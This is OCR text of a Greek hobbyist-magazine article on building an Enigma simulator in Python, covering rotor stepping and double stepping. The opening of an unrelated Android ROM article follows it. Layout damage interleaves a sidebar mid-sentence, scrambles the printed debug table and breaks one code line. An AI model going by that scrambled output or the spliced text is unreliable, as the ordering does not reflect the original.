
Όλη αυτή τη δουλειά που σας περιγράψαμε παραπάνω την έκανε ο γνωστός μας Alan Turing στο Bletchey Park, το κέντρο αποκρυπτογράφησης των Βρετανικών μυστικών υπηρεσιών στο Β' Παγκόσμιο πόλεμο. Και, ναι, τα πάντα βασίστηκαν στα

μαθηματικά (ξέρω ότι τώρα τρίβει τα χέρια του από ευχαρίστηση ο κος Εκδότης!) Αν δεν το έχετε λοιπόν δει ήδη, παρακολουθήστε το αντίστοιχο video του numberphile στο http://bit.ly/enigmaflaw.

Γιατί όμως η μηχανή Enigma έχει αυτό το μοιραίο ελάττωμα; Όπως θα διαβάσετε στο σχετικό σχήμα του παρόντος άρθρου, το πρόβλημα οφείλεται στη χρήση του ανακλαστήρα.

Εξομοίωση Enigma, Take II

Είχαμε σταματήσει στην εξομοίωση μιας μηχανής με έναν μόνο ρότορα κι έναν ανακλαστήρα. Δεν είμαστε μακριά όμως από το να επιτύχουμε την πλήρη εξομοίωση της κανονικής μηχανής με τους τρεις ρότορες (ακόμα, όμως, χωρίς το περίφημο



Γιατί αυτή η καταπληκτική μηχανή δεν μπορεί να κρυπτογραφήσει ένα γράμμα στον εαυτό του; Αν μπορούσε, τα πράγματα θα ήταν πολύ πιο δύσκολα για τον Alan Turing και τους συνεργάτες του στο Bletchey Park. Για να καταλάβουμε το πρόβλημα ας παρακολουθήσουμε την κρυπτογράφηση ενός γράμματος σε μια μηχανή με ρότορες I, II, III, ανακλαστήρα τύπου B κι αρχικές θέσεις A, A, A. Ο χειριστής πιέζει το γράμμα A, ο δεξιός ρότορας περιστρέφεται και στην πραγματικότητα το A συνδέεται στη θέση B. Από εκεί έχουμε την ακολουθία B→D, C→D, D→F και F→S από τον ανακλαστήρα. Μέχρι εδώ, δεν φαίνεται να υπάρχει κάτι που να εμποδίζει την αντιστοίχιση του A στον εαυτό του. Παρατηρήστε μάλιστα ότι σε δυο διαδοχικούς ρότορες έχουμε σαν έξοδο το ίδιο γράμμα, το D. Κι αν δούμε και την αντίστροφη διαδρομή, ο ρότορας I έχει ξεκάθαρα αντιστοίχιση από S→S. Τι χαλάει τη συνταγή; Για να μπορεί ένα γράμμα να αντιστοιχιστεί τελικά στον εαυτό του, θα πρέπει η μηχανή να έχει τη δυνατότητα να στείλει το γράμμα πίσω από την ίδια ακριβώς διαδρομή που προέρχεται. Αλλά αυτό είναι αδύνατον, τη στιγμή που χρησιμοποιείται ανακλαστήρας που ενώνει πάντα δύο διαφορετικά σημεία (π.χ., το F→S, αλλά δεν θα μπορεί να ενώσει το F→F, αφού αυτό δεν είναι κύκλωμα). Ακόμη κι από ηλεκτρικής άποψης αν το εξετάσουμε δεν θα ήταν δυνατόν να κλείσουμε κύκλωμα, αφού η διαδρομή επιστροφής θα ήταν ίδια με την αρχική και χρησιμοποιούμε τους ίδιους ρότορες και στις δύο κατευθύνσεις. Θα μπορούσαν λοιπόν οι σχεδιαστές να έχουν, κατ' αρχάς, εξασφαλίσει μια διαφορετική διαδρομή επιστροφής (ίσως μέσα από άλλους ρότορες), ώστε να μη συγκρούεται με την κανονική. Η χρήση του ανακλαστήρα και του ίδιου κυκλώματος για είσοδο/έξοδο κάνει αδύνατη την ισχυρότερη αυτή κρυπτογράφηση. Ας ευχαριστήσουμε τον κατασκευαστή για αυτό του το λάθος!

plugboard). Το μόνο που μένει είναι να ορίσουμε και τα άλλα είδη από ρότορες και να τους συνδέσουμε μεταξύ τους. Θα μπορούμε έπειτα να αντιμετωπίσουμε όλο το σύμπλεγμα με τους τρεις ρότορες και τον ανακλαστήρα ως έναν ενιαίο μηχανισμό, στον οποίο δίνουμε σαν είσοδο ένα γράμμα και λαμβάνουμε στην έξοδο την κρυπτογραφημένη εκδοχή του. Όπως φαντάζεστε, θα δημιουργήσουμε μια κλάση RotorAssembly, με τα παρακάτω χαρακτηριστικά:

Μια συνάρτηση init, στην οποία θα μπορούμε να δίνουμε και αρχικές θέσεις στους ρότορες του assembly.

Μια συνάρτηση cipher, στην οποία θα δίνουμε το plaintext και θα μας επιστρέφει το ciphertext. Θα έχει επίσης «debug mode», το οποίο θα δείχνει σε μορφή κειμένου (πίνακα) όλα τα ενδιάμεσα βήματα, όπως και το προηγούμενο απλουστευμένο μας πρόγραμμα.

Πριν όμως ξεκινήσουμε με το RotorAssembly, θα πρέπει να ορίσουμε τα άλλα δύο είδη από ρότορες που θα χρησιμοποιήσουμε: το Type II και το Type I. Κάτι αρκετά εύκολο, γιατί έχουμε ήδη το class και το μόνο που αλλάζει είναι η λίστα των αντιστοιχιών:

```
class RotorII(Rotor):
    def __init__(self,startposition,placement='Middle'):
        self.connections = ['A', 'J', 'D', 'K', 'S', 'I', 'R', 'U',
                            'X', 'B', 'L', 'H', 'W', 'T', 'M', 'C',
                            'Q', 'G', 'Z', 'N', 'P', 'Y', 'F', 'V',
                            'O', 'E' ]
        super(RotorII,self).__init__(startposition,placement)
class RotorI(Rotor):
    def __init__(self, startposition,placement='Left', ring_setting=1):
        self.connections  = [ 'E', 'K', 'M', 'F', 'L', 'G', 'D', 'Q',
                              'V', 'Z', 'N', 'T', 'O', 'W', 'Y', 'H',
                              'X', 'U', 'S', 'P', 'A', 'I', 'B', 'R',
                              'C', 'J' ]
        super(RotorI,self).__init__(startposition,placement)
```

Και το απλό μας RotorAssembly:

```
class RotorAssembly(object):
    def __init__(self, startposition_left='A', startposition_middle='A',
               startposition_right='A', reflectortype='B'):
        self.rotor_r = RotorIII(startposition_right, 'Right')
        self.rotor_m = RotorII(startposition_middle, 'Middle')
        self.rotor_l = RotorI(startposition_left, 'Left')
        self.reflector = Reflector(reflectortype)
```

Παρατηρήστε ότι δίνουμε και κάποιες default τιμές στην init, ώστε κάποιος να μπορεί

να δημιουργήσει ένα RotorAssembly έτσι:

```
assembly = RotorAssembly()
```

οπότε οι τρεις ρότορες θα αρχικοποιηθούν στις θέσεις «A», «A», και «A» κι ο ανακλαστήρας θα είναι τύπου «B». Ή μπορεί κάποιος να χρησιμοποιήσει τις δικές του τιμές:

```
assembly = RotorAssembly('A', 'D', 'T', 'B')
```

Όπως βλέπετε, το assembly μας περιέχει έναν ρότορα τύπου III δεξιά, έναν τύπου II στη μέση και έναν τύπου I αριστερά. Φυσικά μπορείτε να αλλάξετε τις θέσεις τους αν θέλετε, αλλά μας βολεύει για να ελέγχουμε την κρυπτογράφησή μας με βάση κάποια άλλη εξομοίωση, όπως αυτή που θα βρείτε στο http://enigmaco.de/enigma, χωρίς να χρειαστεί να αλλάζουμε τα defaults.

Η συνάρτηση cipher απλά ενώνει τους ρότορες μεταξύ τους. Δείχνουμε εδώ ένα απλοποιημένο κομμάτι και το υπόλοιπο θα το βρείτε στο αρχείο enigma-incomplete.py, το οποίο είναι μέσα στο ZIP με τον πηγαίο κώδικα (http://bit.ly/dh022enigma).

Θα αποθηκεύσουμε το ciphertext στη λίστα crypto:

```
crypto = []
```

Επεξεργαζόμαστε το μήνυμα γράμμα προς γράμμα:

```
for letter in themessage:
```

Με τις παρακάτω τρεις κλήσεις, κάνουμε την κανονική (από δεξιά προς τα αριστερά) κρυπτογράφηση στους τρεις ρότορες:

```
  (inputletter, outputletter, outpos) = self.rotor_r.
cipher(ord(letter)-65)
  (inputletter, outputletter, outpos) = self.rotor_m.cipher(outpos)
  (inputletter, outputletter, outpos) = self.rotor_l.cipher(outpos)
```

Φτάνουμε στον ανακλαστήρα:

```
  outpos = self.reflector.reflect(outpos)
```

Επιστρέφουμε και κάνουμε την αντίστροφη κρυπτογράφηση (από αριστερά προς τα δεξιά):

```
  (inputletter, outputletter, outpos) = self.rotor_l.reflectCipher(outpos)
  (inputletter, outputletter, outpos) = self.rotor_m.reflectCipher(outpos)
  (inputletter, outputletter, outpos) = self.rotor_r.reflectCipher(outpos)
```

Τελικά έχουμε το κρυπτογραφημένο μας γράμμα, το οποίο τυπώνουμε κι αποθηκεύουμε στη λίστα:

```
  print chr(outpos+65)
  crypto.append(chr(outpos+65))
```

Το πλήρες μας κρυπτόγραμμα για όλα τα γράμματα:

```
print
print ''.join(crypto)
```

```
>>> ================================ RESTART ======================
>>>
Machine Reset!
Initial Rotor Positions: A - A - A

Simulation running...

III     In      Out     Pos     II      In      Out     Pos     I
R2-Pos  R3-In   R3-Out  R3-Pos  C Note
=====================================================================
=============================================
B       B       D       2       A       C       D       3       A
4       F       C       1       B C     C       F       3       A
B       1       B       J       9       L       F       3       D D
S       S       18      F       D       3       D       C       2
F       I       8       A       I       V       21      W       N
F       L       6       A       G       R       17      A       R
A       T       14      O

BDZGO
```

Η μηχανή μας πολύ σωστά κρυπτογραφεί τα πέντε «Α» σε «BDZGO». Μη βιαστείτε όμως να πανηγυρίσετε: Η Enigma κρύβει πολλές παγίδες, μερικές φορές και με τη μορφή bugs!

Αν δοκιμάσετε τώρα να το τρέξετε με είσοδο «ΑΑΑΑΑ» (όπως σας το δίνουμε στο αρχείο) θα πάρετε την κρυπτογραφημένη έκδοση «BDZGO», που είναι το σωστό αποτέλεσμα, όπως θα διαπιστώσετε αν διαβάσετε το σχετικό άρθρο της Wikipedia (http://en.wikipedia.org/wiki/Enigma_rotor_details) ή τρέξετε τον εξομοιωτή που αναφέραμε. Αλλά μη βιάζεστε...

Βλέπετε, στη μηχανή μας μόνο ο δεξιός ρότορας γυρίζει σε κάθε πάτημα πλήκτρου (σε κάθε γράμμα που του δίνουμε), ενώ η πραγματικότητα είναι ότι όταν ο δεξιός ρότορας φτάσει στην εγκοπή του (notch) θα πρέπει να περιστραφεί ο μεσαίος. Αντίστοιχα, ο μεσαίος θα περιστρέψει τον αριστερό όταν φτάσει τη δική του εγκοπή. Ο αριστερός ρότορας —αν και διαθέτει εγκοπή— δεν επηρεάζει κάτι καθώς ο reflector είναι σταθερός.

Τότε γιατί το αποτέλεσμα είναι σωστό; Το μήνυμά μας είναι πολύ μικρό σε μέγεθος και οι αρχικές θέσεις στους ρότορες είναι τέτοιες, που δεν ενεργοποιείται καμιά εγκοπή! Αν όμως βάλετε σαν αρχικές θέσεις τα «Α», «Α», «Τ» για αριστερό, μεσαίο και δεξιό ρότορα αντίστοιχα, θα δείτε ότι η κρυπτογράφησή μας είναι λάθος: Το πρόγραμμά μας, εκτός από τον δεξιό δεν ξέρει να περιστρέφει τους άλλους ρότορες!

Είναι ώρα να του διδάξουμε την περιστροφή και των άλλων rotors, μια διαδικασία γνωστή ως Enigma Steppings!

Enigma Steppings

Η αρχική υλοποίηση δε φαίνεται δύσκολη. Κάθε ρότορας έχει μια εγκοπή κι όταν φτάσει εκεί κατά τη διάρκεια της περιστροφής του, δίνει μια ώθηση στον επόμενο ρότορα. Για τους δικούς μας τρεις τύπους ρότορα, οι εγκοπές είναι:

Ρότορας	Εγκοπή	Ενεργοποίηση επόμενου ρότορα
Type III	V	Κατά την περιστροφή από V → W
Type II	E	Κατά την περιστροφή από E → F
Type I	Q	Κατά την περιστροφή από Q → R

Στους ρότορες, φανταστείτε ότι οι εγκοπές βρίσκονται ανάμεσα στα γράμματα, π.χ., για τον Type III η εγκοπή βρίσκεται ανάμεσα στα V και W. Αλλά, φυσικά, στο πρόγραμμά μας δεν μπορούμε να κάνουμε κάτι τέτοιο. Χρησιμοποιούμε τα γράμματα προορισμού για τις εγκοπές. Θα δείτε, λοιπόν, ότι σε κάθε ρότορα έχουμε προσθέσει μια γραμμή σαν τη παρακάτω:

```
self.notch = 'W'
```

Στο Rotor class έχουμε προσθέσει δύο συναρτήσεις που μας επιτρέπουν να δούμε αν είμαστε ακριβώς πριν το γράμμα που έχουμε ορίσει ως notch ή αν το έχουμε φτάσει:

```
def justBeforeNotch(self):
    if self.letter_ring[0] == chr(ord(self.notch)-1):
        return True
    else:
        return False
def reachedNotch(self):
    if self.letter_ring[0] == self.notch:
        return True
    else:
        return False
```

Και φαίνεται (δώστε έμφαση στα πλάγια γράμματα) πως το μόνο που μένει είναι να φτιάξουμε λίγο τον προηγούμενό μας κώδικα, ώστε να ελέγχει πότε φτάνουν οι ρότορες στην εγκοπή για να ενεργοποιείται η περιστροφή του επόμενου ρότορα. Κάτι σαν το παρακάτω, δηλαδή (το πλήρες πρόγραμμα είναι το enigma-stepping1.py):


```
if self.rotor_r.reachedNotch():
    self.rotor_m.rotate()
if self.rotor_m.reachedNotch():
    self.rotor_l.rotate()
```

Ωραία, λοιπόν, εκτελέστε το πρόγραμμα enigma-stepping1.py. Σε αυτό έχουμε δώσει ως αρχικές τιμές στους ρότορες τις «A», «A» και «T», ενώ ως μήνυμα τα γνωστά μας πέντε «A». Τι απάντηση πήρατε;

«AAAAA» → «BMUQO»

Τρέχετε ανυπόμονα, το δοκιμάζετε στην εξομοίωση enigmaco.de και βλέπετε ότι είναι σωστό. «Success», αναφωνείτε για δεύτερη φορά. Όμως πάλι βιάζεστε — και τσάμπα τα πλάγια γράμματα. Δεν το πήρατε το hint;

Εντάξει λοιπόν, ας δοκιμάσουμε κάτι άλλο. Βάλτε σαν αρχικές θέσεις τα «A», «D», «T» και δοκιμάστε ξανά. Ο δικός μας εξομοιωτής δίνει:



Μια πολύ καλή και πιστή εξομοίωση της μηχανής Enigma μπορείτε να βρείτε στο http://enigmaco.de/enigma *και να τη χρησιμοποιείτε για να ελέγχετε την πιστότητα της δικής σας μηχανής. Μόνο της μειονέκτημα ότι είναι γραμμένη σε Flash: Σε ορισμένα μηχανήματα (έχω ένα Atom στο μυαλό μου) πηγαίνει πιο αργά και από την Enigma των Γερμανικών υποβρυχίων...*

«AAAAA» → «EEQEZ»

ενώ στο enigmaco.de θα πάρετε:

«AAAAA» → «EEQIB»

Καλά ξεκινάμε, αλλά κάτι χαλάει στην πορεία! Τι, όμως; Οι αρχικές θέσεις που βάλαμε δεν ήταν και τόσο, ε, ας πούμε τυχαίες. Και δείτε τι έγινε: Όταν ο δεξιός ρότορας πέρασε από το «V» στο «W», περιστράφηκε (σωστά) και ο μεσαίος στη θέση «E». Η θέση αυτή είναι ακριβώς πριν την εγκοπή του.

Τώρα, το σωστό θα ήταν όταν ο δεξιός ρότορας κάνει μιαν ακόμα πλήρη περιστροφή να φτάσει ξανά στην εγκοπή του (V→W) και να περιστρέψει ξανά τον μεσαίο, ο οποίος, καθώς θα περνάει από το E→F, θα περιστρέψει και τον αριστερό. Περίπου όπως περιστρέφονται τα ψηφία σε ένα οδόμετρο αυτοκινήτου. Αντί γι' αυτό, τι γίνεται;

Όταν ο μεσαίος ρότορας φτάσει ακριβώς πριν την εγκοπή του, στο επόμενο πάτημα πλήκτρου περιστρέφεται ξανά χωρίς να ενεργοποιηθεί από τον δεξιό!

Το φαινόμενο αυτό είναι γνωστό ως *enigma double stepping* κι έχει φυσικά ως αποτέλεσμα την περαιτέρω εξασθένηση της κρυπτογράφησης!

Αν το Enigma το είχε φτιάξει η εταιρεία που **ξέρετε** ότι σκέφτομαι αυτή τη στιγμή, θα σας έλεγε ότι πρόκειται για feature. Εγώ πάλι σας διαβεβαιώνω ότι πρόκειται για bug! Ο τρόπος που λειτουργεί ο μηχανισμός μετάδοσης της κίνησης στους ρότορες (με μοχλούς, εγκοπές και λοιπά μηχανολογικά κόλπα), προκαλεί και το double stepping.

Το θέμα είναι ότι αυτό το bug πρέπει να το περάσουμε κι εμείς, στον δικό μας κώδικα. Θέλουμε μια κανονική Enigma, με τα προβλήματά της!

Enigma double stepping

Το πρόγραμμά μας είναι το enigma-stepping2.py και περιέχει τις παρακάτω αλλαγές:

```
just_rotated = False
for letter in themessage:
  if self.rotor_m.justBeforeNotch():
    self.rotor_m.rotate()
    self.rotor_l.rotate()
    just_rotated = True
    if showoutput:
      print "DS"
 else:
    just_rotated = False
    if showoutput:
      print
```

Αν ο μεσαίος ρότορας είναι ακριβώς πριν την εγκοπή, τον περιστρέφουμε άμεσα στο επόμενο πάτημα πλήκτρου. Γιατί το κάνουμε αυτό στην αρχή όμως κι όχι μετά την περιστροφή του δεξιού ρότορα, όπως θα ήταν πιο σωστό;

Κάποιος μπορεί να βάλει ως αρχική θέση τα «A», «E», «V». Εδώ, ο δεξιός κι ο μεσαίος ρότορας είναι ακριβώς πριν τις εγκοπές τους. Ξεκινώντας, ο δεξιός ρότορας θα περιστρέψει τον μεσαίο, ο οποίος δεν πρέπει να περιστραφεί ξανά στο επόμενο πλήκτρο! Αν και βρίσκεται πριν την εγκοπή, τυχαίνει η περιστροφή του να συμπίπτει με τη φυσιολογική ώθηση που δέχεται από τον δεξιό ρότορα. Δεν μπορώ να φανταστώ τι έπιναν όταν το κατασκεύαζαν, αυτό το μηχάνημα!

Για την περίπτωση αυτή, φυσικά, πρέπει να προσέξουμε ώστε να μη τον περιστρέψουμε ξανά παρακάτω:


```
if self.rotor_r.reachedNotch() and not just_rotated:
  self.rotor_m.rotate()
```

Δοκιμάστε τώρα αυτή την εκδοχή με τις αρχικές θέσεις που δώσαμε παραπάνω κι επιβεβαιώστε τα αποτελέσματα. Έχουμε μια όμορφη, προβληματική Enigma, η οποία ελπίζουμε να σας κρατήσει απασχολημένους μέχρι το επόμενο τεύχος όπου θα μιλήσουμε για ενδιαφέροντα πράγματα όπως:

- Τα ring settings, ένα ιδιαίτερα παρεξηγημένο θέμα καθώς συγχέεται συχνά με τις αρχικές θέσεις των rotors
- Το plugboard και πώς θα το εξομοιώσουμε στη μηχανή μας
- Τη μεταφορά του κώδικά μας σε περιβάλλον γραφικών, χρησιμοποιώντας το αγαπημένο μας pygame!

Καλές —και ισχυρές— κρυπτογραφήσεις!


Μια μηχανή Enigma χωρίς τους ρότορες. Οι μικροί μοχλοί που βλέπετε ενεργοποιούν την περιστροφή των rotors. Ο τρόπος μετάδοσης της κίνησης είναι τέτοιος, που δημιουργεί το περίφημο double stepping feature (bug). Ο κύλινδρος με τις επαφές δεξιά είναι το entry wheel, εκεί που καταλήγουν οι γραμμές του πληκτρολογίου (ή του plugboard, αν υπάρχει) και στο οποίο ακουμπάνε οι επαφές του δεξιού ρότορα.



Skill: Intermediate
Tags: Android ROM, ROM cooking, overlay

Χτίστε το δικό σας Android ROM!

Η πλειονότητα των κατόχων σχετικών συσκευών δεν θα μπορούσε να νοιαστεί λιγότερο για το υπόλοιπο αυτής της πρότασης, εμείς ωστόσο θα θέλαμε να ξεκινήσουμε το παρόν άρθρο σημειώνοντας ότι το Android αποτελεί λογισμικό Ανοικτού Κώδικα (Open Source Software). Οι αναγνώστες του deltaHacker, βέβαια, ξεχωρίζουν από την όποια πλειονότητα. Ξέρουν, για παράδειγμα, πως το να έχει κανείς πρόσβαση στον κώδικα του Android σημαίνει ότι μπορεί να τον τροποποιήσει, να τον μεταγλωττίσει και να τον τρέξει σε μια συσκευή με επεξεργαστή κατάλληλης αρχιτεκτονικής. Τι θα λέγατε, λοιπόν, αν κάναμε ακριβώς αυτό, ώστε να φτιάξουμε το δικό μας Android ROM; Δεν ξέρουμε πώς το βλέπετε εσείς, αλλά εμείς τουλάχιστον θέλαμε να αλλάξουμε πολλά πράγματα στο λειτουργικό της δικής μας συσκευής...



by GiannouG



Το JXD S7300 είναι μια φορητή κονσόλα με Android. Δεν έχει να ζηλέψει τίποτα από αντίστοιχες συσκευές, αφού έχει όλα τα χαρακτηριστικά των σύγχρονων tablets. Πάνω σε αυτή την συσκευή θα βασιστούμε για το δικό μας ROM!

